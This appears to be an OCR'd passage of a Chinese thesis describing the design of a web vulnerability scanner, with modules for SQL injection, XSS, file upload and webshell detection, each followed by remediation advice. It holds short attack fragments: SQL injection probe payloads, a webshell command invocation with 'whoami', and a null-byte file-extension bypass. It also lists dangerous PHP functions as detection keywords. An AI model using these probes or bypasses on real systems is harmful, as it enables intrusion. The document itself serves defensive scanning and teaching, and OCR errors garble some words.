

图 3-3 系统总体工作流程

从图 3-3 中可以看出，当程序运行后，首先输入一个 URL，如果格式不正确，程序返回，提示用户输入的 URL 格式存在问题，重新输入正确的 URL。如果为正确的 URL，则调用线程和深度选择模块，用户输入线程数和深度数，以及是否记录 log，然后根据 URL 地址发送请求，并获取服务器相应页面，对页面内容进行分析，获得页面的链接地址。采用一定策略获得需要的链接地址将其添加到扫描进程列表中。按照深度提炼子 URL，返回到相对应的功能模块进行更深一步的的分析。如果存在 SQL 注入漏洞，则返回至 SQL 注入模块进行深度“解剖”；如果存在跨站脚本攻击漏洞，则返回至 XSS 攻击模块进行深度“解剖”；如果存在文件上传漏洞，则返回至文件上传模块进行深度“解剖”；如果存在弱口令漏洞，则返回至弱口令模块进行深度“解剖”；如果存在后门，则返回至 shell 模块进行深度“解剖”。深度解析之后在扫描结果列表中返回相对的扫描结果，以及相应的修复建议。

第四章 系统模块设计与实现

在本章中，我们将详细介绍本系统各模块的设计与实现。首先，我们介绍系统的开发环境，然后说明 SQL 注入漏洞扫描模块设计与实现、XSS 攻击漏洞扫描设计与实现、文件上传漏洞扫描模块设计与实现、弱口令漏洞扫描模块设计与实现和后门漏洞检测模块设计与实现。

4.1 系统开发环境

4.1.1 硬件环境

本系统的开发使用了 3 台计算机和一台服务器，计算机配置为：CPU 为酷睿 I5，主频为 2.27G，内存为 8G；CPU 为酷睿 I5，主频为 2.27G，内存为 4G；CPU 为酷睿 I5，主频为 2.50G，内存为 4G，服务器配置为：内存 2G。

4.1.2 软件环境

本系统开发所需的计算机操作系统为 Windows10 旗舰版、Mac、Ubuntu 和 centos。主要用到的开发软件是 PyCharm 2019.1、Python IDE、atom、PHPstorm。

4.2 SQL 注入漏洞扫描模块设计与实现

4.2.1 SQL-Scan 的主要结构

XSS 编洞检测模板由获取网页链接板块、对 SQL 注入点分析板块、对注入点判断板块 3 大部分组成: (1)获取网页链接板块:完成对网站 URLs 及其相关信息的管理。(2)SQL 注入点分析板块:分析解析的网站，根据不同的注入方式构造不同的 SQL 语句进行测试，并记录相关信息。(3)注入点分析板块:首先需要进行注入方式的判定，然后在对 SQL 注入进行实现。如图 4-1 所示。



图 4-1 SQL-Scan 的系统结构

4.2.2 获取网页链接

获取网页链接主要是通过提交的 URL 地址向 Web 服务器发送请求，对返回的页面信息进行分析，创建 HTML 解析类，取得网页元素的集合信息，从标记中获得链接地址，并把这些链接地址输出到网页链接显示列表中。如图 4-2 所示：



图 4-2 获取网页链接

4.2.3 对 SQL 注入点分析

首先，对解析的网页中的所有链接地址，根据需要进行过滤。然后调用 SQL 注入点判断线程，根据不同的注入方式构造不同的 SQL 语句进行判断，根据结果断定是否存在 SQL 注入点。最后把结果显示到扫描列表中。如图 4-3 所示：



图 4-3 注入点分析

4.2.4 SQL 注入实现

4.2.4.1 SOL 注入方式判断

在 SOL 注入方式（数字型，字符型等）判定中，采用是否使用关键字进行判断两种方式。当使用关键字时，输入关键字，按关键字方式对注入方式进行猜解；否则按非关键字方式进行猜解。其主要功能和流程如图 4-4 所示。



图 4-4 SOL 注入方式判断

4.2.4.2 SOL 注入的实现

通过构造两个 Payload （例如"1 and 1=1","1 and 1=2"）通过 GET/POST 发送给服务器。会获得两次回显，如果一次回显式成功获取的 ID=1 的页面，而第二次报错了，则说明此处的 sql 语句构造成功，存在明显的 SQL 注入漏洞。

实现方式则是，判断两个返回页面是否相同，如果不同，则说明存在注入。如果相同，即都报错了，说明这种构造方式被过滤了，构造注入的 payload 失败了。此模块会提供大量功能齐全的 payload，测试各种 SQL 注入的可能性。并且针对不同的 payload 注入提供不同的修复建议。



图 4-5 SQL 注入实现

4.2.5 检查结果以及修复建议

1)后台进行输入验证，对敏感字符过滤（某情况下不完全保险，可能会有漏掉的敏感字符，攻击者可以对关键字符转义绕过过滤）；

2)使用存储过程（不灵活，太多存储过程不好维护，特别是如果存储过程里涉及到业务，对以后的维护简直是灾难，出了问题也不好查找）；

3)使用参数化查询，能避免拼接 SQL，就不要拼接 SQL 语句；

4)使用一些开源的框架也可以有效的避免 SQL 注入。

5)部署 Web 应用防火墙;

6)对数据库操作进行监控。

代码层最佳防御 sq1 漏洞方案:采用 sq1 语句预编译和绑定变量，是防御 sql 注入的最佳方法。

4.3 XSS 攻击漏洞扫描模块设计与实现

4.3.1 XSS 漏洞检测策略

在网站之间传递参数是（非由表单提交的数据），如果接收端没有接收到的数据在进行过滤，同时也可以被用来挂马，即存在 XSS 漏洞。故可以把存在漏洞的切入点归结为 2 大类: (1) 表单; (2) 含参数的 URL。

针对 XSS 漏洞的检测可以分为 2 步:(1)利用网络爬虫自动分析 Web 应用程序，寻找可疑的切入点; (2)对可疑的切入点作测试。在第(1)步中，采取广度优先的策略，对可后的切入点进行收集，增强对概架式 Web 的分析。在第(2)步中，允许其对特定的 URL 绑定，减少漏报的概率。

4.3.2 XSS-Scan 的主要结构

XSS 编洞检测模板由 URL Message 板块、Crawler 板块、Testing 板块和数据库 4 大部分组成: (1)URL Message 板块:完成对网站 URLs 及其相关信息的管理。(2)Crawler 板块:分析 Web 姑点，寻找切入点，并记录相关信息。(3)Testing 板块:完成对切入点的测试工作。(4)‘数据库’:记录信息。如图 4-6 所示。



图 4-6 XSS-Scan 的系统结构

4.3.3 URL Message

URL Message 主要由 URL Hash Table, Crawler URL Queue 和 Test URL Queue 3 部分共同究成对测试网站 URL 及其相关信息的管理: (1)Crawler URL Queue:使用队列存放未经分析的 Web 页面所对应的 URL 地址信息. (2)URL Hash Table:使用 Hashtable 结构,以 URL 为 Key,存放爬抓到的 URL 的信息。(3)Test URL Queue:使用队列存放可进行生入测试的 URL 信息。

4.3.4 Crawler

Crawler 主要通过对 Web 页面的分析从而获取测试 Web 站点下的所有 URL 及其相关信息，为站点完全测试做前期的工作。其主要的流程如图 4-7 所示。



图 4-7 Crawler 流程

对于一个 Web 站点，首先需要抽象出该网站的基本结构.如果把首页当成个根节点，把由首页能够链接到的网页作为这个根节点的子节点，则这个网站的结构可以认为是一棵由首页生成的链接树+孤立节点组成的。而这些页面也是应该扫描的，只是无法知道这些页面的 URL,所以只能进行猜测.故扫描过程可以分为 2 个部分:

(1)针对由首页生成的树的扫描

(2)针对孤立节点的扫描。

对树的扫描，采用广度优先的方式具体算法描述如下:

（1）将网站的首页的 URL 加入到 Crawler URL Queue 中。

(2) 判断 Crawler URL Queue 是否为空。为真，则退出;为假，则从 Crawler URL Queue 中取出一条记录，转步骤(3)。

(3) 用取出的 URL 向对应的网址发出 HTTP 请求，对返回的 html code 进行分析，转步骤(2)。



图 4-8 树扫描流程

在处理孤立节点时，采用经验测试的方法。本文使用一个单独的可配置的站点隐藏页面搜索列表,里边包含了大量的隐藏页面常用的相对路径和页面名称的排列组合,利用这个字典对隐藏的孤立点进行尝试性搜索。

传统的方法是在返回的 HTML 字符串中查找标签。这种分析方法的效率低下，尤其在对表单的处理上存在着明显的不足，易造成对 Web 页面的错误分析。而本文设计的模块是在分析 Web 页面时一律使用自定义的正则表达式来全文匹配从而分析提取有用信息。

在提取出该标签中的 URL 后再进一步对其进行处理使之转化为绝对路径,接着对提取出的 URL 进行过滤，然后进行进一步处理。

对于页面中的表单同样采取自定义的正则表达式进行处理从而获取所需要的数据。具体步骤如下:

(1) 提取整个表单内容。

(2) 分析扶取麦单的属性(如 action，methos 等属性值）。

(3) 分析获取表单中的各项数据（如 input，select，textarea 等数据项，提取其 name，type，value 等属性值。

(4) 根据 action 中的 URL 值进行分类，并保存相应的数据，以供下一步的测试分析。最后根据过滤后的情况，对获取到的信息进行进一步的处理。

4.3.4 Testing

Testing 主要是通过构造数据包发送到服务器的，然后分析返回的代码，从而判定 Web 的安全性，其测试过程如图 4-9 所示。



图 4-9 测试过程流程

Testing 板块的具体测试步骤如下：

(1)判断 Test URL Queue 是否为空。为真，则转步骤(2);为假，则转步骤(3);

(2)判断 Crawler 是否结束。为真，则退出;为假，则转步骤(1);

(3)从 Test URL Queue 取出一条记录;

(4)构造数据包;并向服务器发送请求，获取返回页面;分析页面;

(5)判断是否有漏洞。为真，则转步骤(6);为假，则转步骤();

(6)记录漏洞的相关信息，然后转步骤(1)。

在该板块中，允许其绑定 URL,以便减少漏报的概率。其主要过程就是逐一取出测试语句，进行法入测试(主要过程如图（构造数据包→分析页面），直到确认施切入点存在 xss 漏洞或者所有测试语句取遍为止。

4.3.5 修复建议

1)设置 http only

http only 无法完全的防御 xss 漏洞,它只是规定了不能使用 JavaScript 去获取 cookie 的内容，因此它只能防御利用 xss 进行 cookie 劫持的问题。http only 是在 set-cookie 时标记的，可对单独某个参数标记也可对全部参数标记。由于设置 http only 的方法比较简单，使用也很灵活，并且对防御 cookie 劫持非常有用，因此已经渐渐成为一种默认的标准。

2)Xss filter

xss filter 往往是一个文本文件，里面包含了允许被用户输入提交的字符(也有些是包含不允许用户提交的字符)。它检测的点在于用户输入的时候，xssfilter 分为白名单与黑名单，推荐使用白名单，但即使使用白名单还是无法完全杜绝 xss 问题，并且使用不当可能会带来很高的误报率。

3)优编码转义

编码方式有很多，比如 html 编码、url 编码、16 进制编码、javascript 编码等。在处理用户输入时，除了用 xss filter 的方式过滤一些敏感字符外，还需要配合编码，将些敏感字符通过编码的方式改变 原来的样子，从而不能被浏览器当成 js 代码执行。

4)处理富文本

有些网页编辑器允许用户提交些自定义的 html 代码，称之为”富文本”。想要在富文本处防御 xss 漏洞，最简单有效的方式就是控制用户能使用的标签，限制为只能使用 a、div 饰安全的标签。

5)处理所有输出类型的 xss 漏洞

XSS 漏洞本质上是一种 html 注入，也就是将 html 代码注入到网页中。那么其防御的根本就是在将用户提交的代码显示到页而上时做好一系列的过滤与转义。

4.4 文件上传漏洞扫描模块设计与实现

4.4.1 文件上传漏洞分析

导致该漏洞的原因在于代码作者没有对访客提交的数据进行检验或者过滤不严，可以直接提交修改过的数据绕过扩展名的检验。在网站上传文件时进行抓包，得到接受数据提交的页面地址，然后用工具可以将其恶意代码进行提交，如果存在漏洞，便可以得到 Webshell（有些上传页面用的只是简单的脚本对访客提交的文件进行扩展名进行检查，那么，只要在 IE 中关闭禁用脚本，然后直接上传 Webshell 就可以了）。

4.4.2 文件内容检测

文件内容检测需要根据程序的实际需要来进行针对性的设计。例如，如果用户上传文件，就需要检测用户上传的文件是否含有恶意代码。如果程序的安全性要求不高，只需检测些最常见的 PHP Webshell 就可以了，最简单的方式就是通过字符中查找来判断是否存在危险的 PHP 函数，如 system、scandir、 eval 等。其检测方法分为以下两步：

1）获取行为数据。我们只需要些敏感的行为数据(如 eval、system、 exec)进行调用。实现方法很简单，hook 这些 PHP 函数或语法结构，这里通过 PHP 扩展来实现 hook。

2）检测隐藏的执行数据。一个正常的程序员如果使用 eval、system,是不会刻就转换隐求的，如果发现某个函数执行了，代码中却找不到这个函数名，我们认为这是个异常行为。以无 ASCI 码和数字变形为例，如果黑客传入签数 a.php?_=system$__=whoami 执行了一条命令，根据 hook 日志中的记录，读取服务器中的 a.php 文件，将执行代码所在行的内容与" ‘system(‘ "字符串进行匹配，如果没找到，则认为是个变形 Webshell。

变形的 Webshell 文件检测流程如图 4-10 所示。



图 4-10 变形的 Webshell 文件检测流程

4.4.3 文件大小及类型检测

检查文件类型最容易犯的错误就是仅仅检查文件的扩展名是否符合要求或仅仅检查文件的 MIME 类型是否符合要求，不管漏掉哪一项都有可能给黑客可乘之机。正确的 文件类型检查方式是既要对文件扩展名进行检查，又委对文件的 MIME 类型进行检查。对文件扩展名的检查方式有很多种，最常用的是使用 pathinfo 函数和 substr 函数，但是这些检查方法都存在一个漏洞。如果黑客在文件名中插入”’\0’”符号，那么在保存文件时操作系统将会认为"’\0’"符号就是文件名的结束而将“‘\0’”之后的内容丢弃。例如，黑客将个文件名为 shell.php ‘\0’.rar 的文件上传到服务器，PHP 程序会将该文件的扩展名识别为.rar,但是文件在保存时将会被保存为 shell.php。因此，在使用扩展名对文件类型进行检查时需要先将文件名中的“‘\0’”进行替换，接着使用 getimagesize 函数对上传文件的 MIME 类型进行检查。无论是检查文件扩展名还是 MTME 类型，都要使用自名单而不能使用黑名单，除了白名单规定的文件类型，任何其他文件型都不允许上传，这样可以把风险降到最低。

文件大小可通过$_FLES[‘up_file']['size']获取或使用 filesize 函数判断，这里可以根据实际的需要将上传文件的眼制在定的范围之内，如果黑客上传超过限制的文件，则直接拒绝文件的上传并给出提示。如果很难通过对程疗进行修改来达到限制上传文件大小的目的，那么可以通过对 php.ini 的配置来实现，设置 php.ini 文件的 upload_max_filesize 参数就可以实现对上传文件的大小进行限制。

4.4.4 文件名和文件路径检测

上传文件的信息都保存在 PHP 的超级全局变量$_FILES 中，保存客户端文件名的变量为$_ FILES['up-file]['name']。文件上传后会由服务端给它分配一个临时文件名，通过临时文件名对上传的文件进行操作，保存临时文件名的变最为 $_FILES['up-file]['tmp_name'].使用$_ FILES['up-file]['name']保存服务器上的文件名是常用的办法，但是这个方法具有极大的风险，因为这个参数是用户可控的，用户可以随意对其进行修改和设置。例如，用户可以上传个名为 shell.php 的 Webshell 脚本，那么 shell.php 就会被存储到服务器上。最好的方式是采用时间加随机数的形式来对文件进行命名。在存储文件时，为了最大限度地降低风险，对用户隐战文件的真实路径是种很好的措施，给每个文件分配一个独一无二的参数，取而代之的是使用参数来调

取文件的内容。例如，对图片上传类的应用，可以将图片的存储路径和文件名存储到数据库中，同时给每条记录分配一个 ID,需要显示图片时，可以通过记录的 ID 去读取图片，之后再输出，这样用户看到的就只是图片的 ID 而无法知道图片真实的存储路径。这个办法很好，不过也存在以下些问题:由于图片需要经过 PHP 文件读取之后再进行输出，这会增加服务器的负担，在 Web 应用承受大量访问请求的情况下可能会级大地影响服务器的性能，甚全无法为正常的用户提供服务。安全是为应用所服务的、是古选择这种

策咯要根据应用的实际情况进行分析和判断,不能盲目地追求安全。

4.4.5 修复建议

1）对上传文件格式进行严格校验及安全扫描，防止上传恶意脚本文件；
2）设置权限限制，禁止上传目录的执行权限；
3）严格限制可上传的文件类型；
4）严格限制上传的文件路径；
5）文件扩展名服务端白名单校验；
